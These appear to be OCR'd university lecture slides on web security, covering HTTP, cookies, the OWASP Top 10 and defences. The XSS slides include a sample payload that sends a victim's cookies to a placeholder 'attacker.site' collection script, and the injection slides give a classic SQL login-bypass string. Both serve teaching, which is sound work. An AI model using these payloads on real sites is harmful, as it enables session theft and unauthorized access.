Web Security

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What is Web Security?

- Web security is not as well-defined as e.g. cryptographic security.
- Practical web and network security depends on
  - details of network standards,
  - implementation details,
  - concrete versions of browsers and servers.
  - ...
- Attacks against privacy, security, and quality of service.
- Web and network security is a “moving target”.
- There is no “once and forever” solution.

Outline

HTTP in a Nutshell

- HyperText Transfer Protocol (HTTP) is defined in RFC 2068.
- HTTP is an application level protocol.
- HTTP transfers hypertext requests and information between server and browsers.

HTTP: The Client Side

- The client initiates all communication:


Method	Description
GET	request a web page
HEAD	request header of a web page
PUT	store a web page
POST	request with payload

- The user navigates trough URLs, e.g. `http://www.ai-lab.it/`
- HTTP does not support sessions.


HTTP: The Server Side

- The server delivers data upon request of the client.
- Arbitrary data can be transferred (client takes care of processing).
- The data can be can be
  - static (HTML pages, images, . . .) or
  - dynamic (i.e. computed on demand by a web application)
- Scripting can occur on:
  - Server-Side (e.g. perl, asp, jsp)
  - Client-Side (javascript, flash, applets)
- Data is posted to the application through HTTP methods, this data is processed by the relevant script and result returned to the user's browser

HTTP: Three tier architecture



HTTP: The Server Side



GET vs POST Requests

GET Request

```
GET /search.jsp?name=blah&type=1 HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Cookie: SESSIONID=2KDSU72H9GSA289
<CRLF>
```

POST Request

```
POST /search.jsp HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
Cookie: SESSIONID=2KDSU72H9GSA289
<CRLF>
name=blah&type=1
```

HTTP headers

Colon-separated name-value pairs in clear-text string format, terminated by a carriage return (CR) and line feed (LF) character sequence.

HTTP GET and POST Requests

- GET exposes sensitive authentication information in the URL
  - In Web Server and Proxy Server logs
  - In the http referer header
  - In Bookmarks/Favorites often emailed to others
- POST places information in the body of the request and not the URL
- Enforce HTTPS POST for sensitive data transport!

Security HTTP Response headers

- `X-Frame-Options` 'SAMEORIGIN' - allow framing on same domain. Set it to 'DENY' to deny framing at all or 'ALLOWALL' if you want to allow framing for all website.
- `X-XSS-Protection` '1; mode=block' - use XSS Auditor and block page if XSS attack is detected. Set it to '0;' if you want to switch XSS Auditor off (useful if response contents scripts from request parameters)
- `X-Content-Type-Options` 'nosniff' - stops the browser from guessing the MIME type of a file.
- `X-Content-Security-Policy` - A powerful mechanism for controlling which sites certain content types can be loaded from
- `Access-Control-Allow-Origin` - used to control which sites are allowed to bypass same origin policies and send cross-origin requests.
- `Strict-Transport-Security` - used to control if the browser is allowed to only access a site over a secure connection
- `Cache-Control` - used to control mandatory content caching rules

Outline

HTTP Header

- On each request, the client sends a HTTP header to the server.
- Normally headers are sent unencrypted.
- Headers contain information such as
  - requested language,
  - requested character encoding,
  - used browser (and operating system),
  - cookies,
  - . . .
- HTTPS sends headers encrypted.

HTTP Headers: Private Information

- HTTP headers can also contain “private” information, e.g.:
  - `FROM`: the users email address, critical due to user tracking and address harvesting (spam).
  - `AUTHORIZATION`: contains authentication information.
    (In HTTP, “authorization” *means* “authentication”!)
  - `COOKIE`: a piece of data given to the client by the server, and returned by the client to the server in subsequent requests.
  - `REFERER`: the page from which the client came, including search terms used in search engines.
- Combining information (e.g. `FROM`, `REFERER`, IP address) allows server providers already a reasonable tracking of the users behavior.

Cookies

- Cookies were introduced to allow session management.
- The main idea is quite simple:
  - A server may, in any response, include a cookie.
  - A client sends in every request the cookie back to the server.
  - A cookie can contain any data (up to 4Kb).
  - A cookie has a specified lifetime.
- Cookies received lots of criticism for privacy reasons.

Cookies and Privacy

- Cookies can be used to track users.
- Privacy is attacked from many sides:
  - Analyzing server logs.
  - Eavesdropping traffic (even encrypted headers are informative).
  - Enforcing proxys (or application level firewalls), e.g. deployed by your ISP or employer.
  - Reveal “browser logs” (e.g. history) on the client side.
- Thus, cookies are only part of the game.
- Anyway, cookies should be considered as confidential information!
- Cookies with very long lifetimes are suspicious!

HTTP: Authentication

HTTP supports two authentication modes:


- **Basic authentication:**
  - Login/password based.
  - Information is sent unencrypted.
  - Credentials are sent on every request to the same realm.
  - Supported by nearly all server/clients and thus widely used!
- **Digest authentication:**
  - Server sends nonce.
  - Client hashes nonce based on login/password.
  - Client sends only cryptographic hash over the net.
  - Seldom used.

General Considerations

- Be careful when using public web browsers.
- Visited sites are stored
  - in the browsers history,
  - in the browsers cache,
  - can also be revealed by auto-completion features.
- Use the “manage password” feature with care.
- Many threats are caused by malicious active components (JavaScript, ActiveX, . . .).

Outline

OWASP Top 10 Most Critical Web Application Security Risks



What have these threats in common?

- They attack neither cryptography nor authorization directly.
- They all exploit programming or configuration flaws.
- All of them are relatively easy to exploit.
- They all can cause serious harm,
  - either by revealing secret data,
  - or by attacking quality of service.
- They can only be prevented by well-designed systems.

Unvalidated Input 1/2

- Note:
  - Web applications use input from HTTP requests.
  - Attackers can tamper any part of a HTTP request.
- Main idea: send unexpected data (content or amount).
- Possible attacks include:
  - System command insertion.
  - SQL injection.
  - Cross-Site Scripting (XSS).
  - Cross-Site Request Forgery (XSRF).
  - Clickjacking (XSRF).
  - Exploiting buffer overflows.
  - Format string attacks.

Unvalidated Input 1/2

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Unvalidated Input 2/2

- Many sites rely on client-side input validation (e.g. JavaScript).
- Ways to protect yourself:

  validate input against a positive specification!
  - Allowed character sets.
  - Minimum and maximum length.
  - Numeric ranges.
  - Specific patterns.
- Only server side input validation can prevent these attacks.
- Applications firewalls can provide only some parameter validation.

Injection Flaws

- A special injection “unvalidated input” attack.
- Attacker tries to inject commands to the back-end system.
- Back-end systems include:
  - the underlying operating system (system commands).
  - the database servers (SQL commands).
  - used scripting languages (e.g. Perl, Python).
- The attacker tries to execute program code on the server system!

Injection Flaws: SQL Injection

- Assume a web application with a database back-end using:

  SELECT * FROM users WHERE user='*$usr*' AND passwd='*$pwd*'

- What happens if we "choose" the following value for *$pwd*:

  ' or '1' = '1

- We get

  SELECT * FROM users WHERE user='*$usr*' AND passwd='' **or '1' = '1**'

- As '1' = '1' is valid, we will be authenticated!

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Preventing Injection Flaws

- Filter inputs (using a list of allowed inputs!).
- Avoid calling external interpreters.
- Choose safe calls to external systems.
- For databases: prefer precomputed SQL statements.
- Check the return codes to detect attacks!

JavaScript

- Current version standardized as ECMA 357
- Most popular scripting language on the Internet
  - works with basically with all browsers
- Designed to add interactivity to HTML pages
  - usually embedded directly into HTML pages (`<script>` tags)
  - dynamically add elements to page
  - can access elements of HTML page (DOM tree)
  - can react to events
- JavaScript is a scripting language
  - dynamic, weak typing
  - interpreted language
  - script executes on virtual machine in browser (with compilation)

JavaScript

```
<HTML>
<HEAD>
<TITLE>First JavaScript Page</TITLE>
</HEAD>
<BODY>
<H1>First JavaScript Page</H1>
<SCRIPT TYPE="text/javascript">
 document.write("<HR>");
 document.write("Hello World Wide Web");
 document.write("<HR>");
</SCRIPT>
</BODY>
</HTML>
```

JavaScript

```
<HTML>
<H1>Extracting Document Info with JavaScript</H1>
<HR>
<SCRIPT TYPE="text/javascript">
function referringPage() {
 if (document.referrer.length == 0) {
  return("<I>none</I>");
  } else {
  return(document.referrer); }
 }
 document.writeln
   ("Document␣Info:\n" + "<UL>\n" +
    "␣<LI><B>URL:</B>␣" + document.location + "\n" +
    "␣<LI><B>Modification␣Date:</B>␣" + "\n" +
    document.lastModified + "\n" +
    "␣<LI><B>Title:</B>␣" + document.title + "\n" +
    "␣<LI><B>Referring␣page:</B>␣" + referringPage() + "\n" + "</UL>");
 document.writeln
   ("Browser␣Info:" + "\n" + "<UL>" + "\n" +
    "␣<LI><B>Name:</B>␣" + navigator.appName + "\n" +
    "␣<LI><B>Version:</B>␣" + navigator.appVersion + "\n" + "</UL>");
</SCRIPT>
```

JavaScript: Storing and Examining Cookies

- Read it (all cookies in a single string) to access values

```
document.writeln(document.cookie);
```

- Set it (one cookie at a time) to store values

```
document.cookie = "name1=val1";
document.cookie = "name2=val2; expires=Monday, 01-Dec-18 23:59:59 GMT";
document.cookie = "name3=val3; path=/test";
```

- Delete (one cookie at a time)

```
document.cookie = "name1=; expires=Thu, 01 Jan 1970 00:00:01 GMT;";
```

JavaScript Security

- JavaScript sandbox
  - no access to memory of other programs, file system, network
  - only current document accessible
  - might want to make exceptions for trusted code
- Basic policy for untrusted JavaScript code
  - Same Origin Policy

Same Origin Policy

- Access is only granted to documents downloaded from the same site as the script
  - prevents hostile script from tampering other pages in browser
  - prevents script from snooping on input (passwords) to other windows
  - verify (compare) URLs of target document and script that access resource

Same Origin Policy – URI comparison

- Origin of a URI: $\langle scheme, host, port \rangle$
- Thus, checks are very restrictive
  - Everything, including server name (hostname), port, and protocol (scheme), must match
  - Hostname (e.g. `www.unige.it`) = local name (e.g. `www`) + domain name (e.g. `unige.it`)
  - The path part of the URI doesn't matter anything.
  - These are from same origin:
    - `http://site.com`
    - `http://site.com/`
    - `http://site.com/my/page.html`
  - These come from another origin:
    - `http://www.site.com` (another hostname)
    - `http://site.org` (another domain)
    - `https://site.com` (another protocol)
    - `http://site.com:8080` (another port)

Cross-Site Scripting (XSS)

At the core of a traditional XSS attack lies a vulnerable script in a vulnerable site: the script reads part of the HTTP request and echoes it back to the response page, without first sanitizing it.

Suppose this script is named `welcome.php` and its parameter is `name`. It can be operated this way:

```
GET /welcome.php?name=Joe%20Hacker HTTP/1.0
Host: www.vulnerable.site ...
```

And the response would be:

```
<HTML><Title>Welcome!</Title>
Hi Joe Hacker<BR>
Welcome to our system
... </HTML>
```

Cross-Site Scripting (XSS)

- How can this be abused? Well, the attacker manages to lure the victim client into clicking a link the attacker supplies to him/her.
- Such a link looks like:

```
http://www.vulnerable.site/welcome.php?
  name=<script>alert(document.cookie)</script>
```

- The victim, upon clicking the link, will generate a request to `www.vulnerable.site`, as follows:

```
GET /welcome.php?name=
 <script>alert(document.cookie)</script> HTTP/1.0
Host: www.vulnerable.site ...
```

Cross-Site Scripting (XSS)

- The vulnerable site response would be:

```
<HTML> <Title>Welcome!</Title>
 Hi <script>alert(document.cookie)</script> <BR>
 Welcome to our system
... </HTML>
```

- The victim client's browser interprets this response as an HTML page containing a piece of Javascript code.
- This is allowed, as the Javascript comes from `www.vulnerable.site`!

Cross-Site Scripting (XSS)

- A real attack would send these cookies to the attacker.
- For this, the attacker may erect a web site (`www.attacker.site`), and use a script to receive the cookies.
- Instead of popping up a window, the attacker would write code that accesses a URL at his/her own site (`www.attacker.site`), invoking a cookie reception script with a parameter being the stolen cookies.
- This way, the attacker can get the cookies from the `www.attacker.site` server.

Cross-Site Scripting (XSS)

- The malicious link would be:


```
http://www.vulnerable.site/welcome.php?
  name=<script>window.open(
                    "http://www.attacker.site/collect.php?cookie="
                     %2Bdocument.cookie)
        </script>
```

- And the response page would look like:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>
 window.open(
  "http://www.attacker.site/collect.php?cookie="
  +document.cookie)
</script>
<BR>
Welcome to our system
...
</HTML>
```

Bank's XSS Opportunity Seized by Fraudsters (2008)

Fraudsters sent phishing mails with a specially-crafted URL to inject a modified login form onto the bank's login page.



The vulnerable page was served over SSL with a valid SSL certificate issued to the bank.

Nonetheless, the fraudsters have been able to inject an IFRAME onto the login page which loads a modified login form from a web server hosted in Taiwan.

Source: `http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html`

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

Prevention Measures That Do NOT Work:

- Using a Secret Cookie
- Only Accepting POST Requests
- Multi-Step Transactions
- URL Rewriting

Cross-Site Request Forgery: Synchronizer Token Pattern


Goal: Give application strong control on whether the user actually intended to submit the desired requests.

How?

- generate random “challenge” tokens that are associated with the user’s current session.
- challenge tokens are then inserted within the HTML forms and links associated with sensitive server-side operations.
- When the user invokes these sensitive operations, the HTTP request must include the challenge token.
- It is then the responsibility of the server application to verify the existence and correctness of this token.

Clickjacking

Clickjacking (a subset of the "UI redressing") is a malicious technique that consists of deceiving a web user into interacting with something different to what the user believes she is interacting with.



Clickjacking: Countermeasures

- The `X-Frame-Options` HTTP Response header protects from most classes of Clickjacking
  - `X-Frame-Options: DENY`
  - `X-Frame-Options: SAMEORIGIN`
  - `X-Frame-Options: ALLOW FROM`
- Use `frame-ancestors` directive in the `X-Content-Security-Policy` HTTP response header.
- *Frame busting:* (for old browsers) include a "frame-breaker" script in each page that should not be framed.

Broken Access Control

- Reliable access control mechanisms are
  - difficult to implement.
  - difficult to configure, setup and maintain.
- Access control policy should be clearly documented.
- Rethink your requirements and scan your setup for:
  - Insecure IDs: is an attacker able to guess valid IDs?
  - Forced browsing past access control checks:
    can a user simply access the protected area directly?
  - Path traversal: take care of absolute and relative path names.
  - File permissions.
  - Client side caching.

Broken Authentication and Session Management

- Authentication and session management include web pages for
  - changing passwords.
  - handling of forgotten passwords.
  - updating (personal) account data.
- The complexity of such systems is often underestimated.
- An attacker can hijack a user's session and identity.

Broken Authentication and Session Management

To avoid these treats a web application should:

- Require to enter the login password on every management site.
- Require strong passwords.
- Implement a password change control.
- Store passwords as hash (whenever possible).
- Protect credentials and session ID in transit.
- Avoid browser caching.

Broken Authentication and Session Management

- HTTP is a stateless protocol:
  it does not “remember” previous requests
- web applications must create and manage sessions themselves
- session data is
  - stored at the server
  - associated with a unique Session ID
- after session creation, the client is informed about the session ID
- the client attaches the session ID to each request

Broken Authentication and Session Management

- three possibilities for transporting session IDs
- encoding it into the URL as GET parameter; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- hidden form fields: only works for POST requests
- cookies: preferable, but can be rejected by the client

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Broken Authentication and Session Management

Session attacks:

- targeted at stealing the session ID
- **Interception:** intercept request or response and extract session ID
- **Prediction:** predict (or make a few good guesses about) the session ID
- **Brute Force:** make many guesses about the session ID
- **Fixation:** make the victim use a certain session ID
- the first three attacks can be grouped into “Session Hijacking” attacks

Broken Authentication and Session Management

Preventing session attacks:

- **Interception:**
  - Use SSL for each request/response that transports a session ID (not only for login!)
  - This can be achieved by using the `Strict-transport-security` HTTP Response header:

```
Strict-transport-security: max-age=10000000
```

possibly enabling SSL in all subdomains

```
Strict-transport-security: max-age=10000000; includeSubdomains
```

- **Prediction:**
  - make session IDs unpredictable by build them out of random numbers.

Improper Error Handling

- Error messages reveal details about your application, especially if they contain stack traces, etc.
- Do not distinguish between “file not found” and “access denied”.
- Your system should respond with short, clear error messages to the user.
- Execution failures could be a valuable input to the intrusion detection system.

Insecure Storage

Using insecure storage can have many reasons:

- Storing critical data unencrypted.
- Insecure storage of keys, certificates.
- Improper storage of secrets in memory.
- Poor choice of cryptographic algorithms.
- Poor sources of randomness.
- Attempts to invent “new” cryptography.
- No possibility to change keys during lifetime.

Preventing Insecure Storage

To prevent insecure storage:

- Minimize the use of encryption (“it’s secure, it’s encrypted”).
- Minimize the amount of stored data (e.g. hash instead of encrypt).
- Choose well-known, reliable cryptographic implementations.
- Ensure that keys, certificates and password are stored securely.
- Split the master secret into pieces and built it only when needed.

Disabling the Browser Cache

- Add the following as part of your HTTP Response

  Cache-Control: no-store, no-cache, must-revalidate
  Expires: -1

Denial of Service

- Beside network (e.g. SYN floods) also application level DoS.
- In principle: send as many HTTP requests you can.
- Today: tools for DoS available for everyone.
- Test your application under high load.
- Load balancing could help.
- Restrict number of requests per host/user/session.

Insecure Configuration Management

Maintaining software is a difficult problem and not web application specific. You should

- never run “unpatched” software.
- carefully look for server misconfigurations.
- remove all default accounts with default passwords.
- check the default configuration for pitfalls.
- remove unnecessary (default) files (e.g. default certificates).
- check for improper file and directory permissions.
- check for misconfiguration of SSL certificates.

Outline

Conclusion

- Many security problems in practice are caused by the complexity of systems built, e.g.:
  - by combining small systems into larger ones.
  - by (slightly) incompatible implementations.
  - complex configuration issues.
- Remember: systems are only as secure as the weakest link!
- Today, cryptography is difficult to crack,
  but (concrete) systems built are vulnerable.
- Most successful attacks build on programming and configuration errors.

Security Guidelines 1/2

- Design:
  - Keep it simple.
  - Security by obscurity won't work.
  - Use least privileges possible.
  - Separate privileges.
- Implementation:
  - Validate input and output of your system.
  - Don't rely on client-side validation.
  - Fail securely.
  - Use and reuse trusted components.
  - Test your system (e.g. using attack tools).

Security Guidelines 2/2

- Additional techniques:
  - You should not rely only on a “standard” firewall (filtering IPs and ports): you have to filter carefully on the application level!
  - Application level firewalls can help, but are not an all-in-one solution.
  - Apply intrusion detection.
- Security issues are changing every day: keep up-to-date!
- Review your setup regularly!

Further Reading

- William Stallings, *Cryptography and Network Security*, Prentice Hall, 2003
- The Open Web Application Security Project, `http://www.owasp.org`
- The Ten Most Critical Web Application Security Vulnerabilities, OWASP, 2004, `http://www.owasp.org/documentation/topten.html`
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